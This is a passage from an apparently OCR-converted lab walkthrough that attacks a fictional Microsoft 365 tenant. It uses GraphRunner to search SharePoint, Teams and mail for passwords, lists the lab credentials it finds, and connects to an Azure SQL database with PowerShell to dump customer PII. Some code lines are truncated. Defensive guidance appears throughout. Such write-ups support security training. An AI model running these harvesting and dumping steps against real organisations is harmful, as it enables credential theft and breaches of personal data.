


Figure 7 — Graph API tokens obtained and stored in $tokens variable

We're authenticated. Let the looting begin.

. . .

Step 4: Pillaging SharePoint and OneDrive

The first place to look for sensitive data in any M365 environment is the document stores. SharePoint sites and OneDrive drives often contain credentials, configuration files, financial records, and other sensitive information that employees share carelessly.

Let's search for files containing the word "password":

```
Invoke-SearchSharePointAndOneDrive -Tokens $tokens -SearchTerm 'password'
```




Figure 8 — SharePoint search reveals passwords.xlsx and Finance Logins.docx

Two files found:

1. **passwords.xlsx —** Located in Shared Documents on the main SharePoint site
2. **Finance Logins.docx —** Located in the FinanceTeam SharePoint site's Shared Documents folder

GraphRunner conveniently offers to download these files. The contents are alarming:



Finance Logins.docx contains credentials for multiple internal systems:

- Finance Database: finadmin / F1n@nc3Db2023!
- Accounting Software: accounting_user / Acc0unT123!
- Payroll System: payrollmanager / Payr0llSecure#321
- Bank Portal: finusermbt / SecureBankLogin!123
- Expense Reporting: expensereport_user / Exp3n$eTr@cker!

passwords.xlsx contains additional credentials:

- Azure admin: lindsey_adm / $R4ncher2043
- Dev environment: r&d / MEGAPRODUCTS-777
- 1Password: Lindsey.Miller@megabigtech.com / gvh65Jkvkk46vk$!
- HR login: lmiller / Password123

This is a treasure trove. In a real engagement, every one of these credentials would be tested against their respective services, potentially unlocking access to financial systems, HR data, and administrative consoles.

Now let's search for the term "bonus" to see if there's additional sensitive financial data:

```
Invoke-SearchSharePointAndOneDrive -Tokens $tokens -SearchTerm 'bonus'
```




Figure 9 — Found Bonuses — Confidential.xlsx, password-protected

We find **Bonuses — Confidential.xlsx**, but it's password-protected. None of the passwords we've found so far unlock it. We need to keep looking.

> **Defender's Corner: — Detect:** Enable Microsoft 365 audit logging and monitor for bulk file access via Graph API. Alert on `SearchQuery` audit events from non-standard applications. - **Prevent:** Implement Data Loss Prevention (DLP) policies that detect and block files containing credentials or financial data. Use sensitivity labels to encrypt confidential documents. - **Audit:** Review SharePoint sharing permissions regularly. Sensitive files should not be in broadly accessible "Shared Documents" folders.

. . .

Step 5: Mining Teams Messages

Organizations use Teams for real-time communication, and employees routinely share sensitive information in chat — passwords, configuration details, internal URLs. It's a goldmine for post-compromise data collection.

```
Invoke-SearchTeams -Tokens $tokens -SearchTerm password
```




Figure 10 — Teams message reveals the password 'openme123!' for the confidential spreadsheet

In the Teams messages, we find a critical piece of information: the password **openme123!** was shared in a chat. Let's try it on the protected Bonuses spreadsheet — and it works. We can now access the confidential bonus data for Mega Big Tech employees.

> **Under the Hood:** GraphRunner's `Invoke-SearchTeams` module uses the Microsoft Graph Search API endpoint (`/search/query`) with the `chatMessage` entity type. This searches across all Teams channels and chats that the authenticated user has access to. The API returns message previews with highlighted matches, making it trivial to extract sensitive data from what employees assume are private conversations. In organizations without proper DLP controls on Teams, this is one of the most productive data sources for an attacker.

. . .

Step 6: Email — The Final Piece of the Puzzle

With SharePoint and Teams thoroughly searched, there's one more M365 service to investigate: the user's mailbox. Email often contains system notifications, password reset links, shared credentials, and infrastructure details.

```
Invoke-SearchMailbox -Tokens $tokens -SearchTerm "password" -MessageCount 50
```




Figure 11 — Email reveals Azure SQL database credentials

This is the breakthrough we've been waiting for. An email with the subject "Subscribers database" contains everything we need to connect to Mega Big Tech's Azure SQL database:

- **Server:** mbt-finance.database.windows.net
- **Database:** Finance
- **Username:** financereports
- **Password:** $reporting$123

The `database.windows.net` subdomain immediately tells us this is an Azure SQL database. The fact that these credentials were sent via email in plaintext is a fundamental security failure.

> **Under the Hood:** The `Invoke-SearchMailbox` module uses the Graph API's mail search endpoint. It searches across the user's entire mailbox -- inbox, sent items, drafts, and deleted items -- for messages matching the search term. The `bodyPreview` field in the response often contains enough context to extract credentials without even downloading the full email body. This is why email is often called the "soft underbelly" of enterprise security.
>
> **Defender's Corner: — Detect:** Monitor for programmatic mailbox access via Graph API from unusual applications or IP addresses. The `MailItemsAccessed` audit event in Microsoft 365 unified audit log tracks this. - **Prevent:** Never share database credentials via email. Use Azure Key Vault or a secrets management platform. Implement email DLP policies that scan for patterns resembling connection strings, credentials, and server names. - **Audit:** Search your own environment for emails containing terms like "password", "server", "database", and "connection string". You might be surprised what you find.

. . .

Step 7: Accessing the Azure SQL Database

We now have credentials for an Azure SQL database. Let's demonstrate the full impact by connecting and examining what data we can access.

```
$conn = New-Object System.Data.SqlClient.SqlConnection
$password = '$reporting$123'
$conn.ConnectionString = "Server=mbt-finance.database.windows.net;Database=Fina
$conn.Open()
```




Figure 12 — Successfully connected to the Azure SQL Finance database

The connection succeeds immediately. This tells us something critical: the Azure SQL database firewall is configured to allow connections from **any IP address on the internet.** In a properly configured environment, access would be restricted to specific IP ranges or virtual networks.

Let's enumerate the available tables:

```
$sqlcmd = $conn.CreateCommand()
$sqlcmd.CommandText = "SELECT * FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE
$adp = New-Object System.Data.SqlClient.SqlDataAdapter $sqlcmd
$data = New-Object System.Data.DataSet
$adp.Fill($data) | Out-Null
$data.Tables
```




Figure 13 — Database contains a Subscribers table

One table: **Subscribers**. Let's see what's inside.

• • •

Step 8: The Full Impact — Customer PII and the Flag

```
$sqlcmd2 = $conn.CreateCommand()
$sqlcmd2.CommandText = "SELECT * FROM Subscribers;"
$adp2 = New-Object System.Data.SqlClient.SqlDataAdapter $sqlcmd2
$data2 = New-Object System.Data.DataSet
$adp2.Fill($data2) | Out-Null
$data2.Tables | Format-Table -AutoSize
```




Figure 14 — Subscribers table exposes customer PII, financial data, and the CTF flag

The Subscribers table contains the personally identifiable information of 20 Mega Big Tech customers, completely unencrypted:

- **Full names**
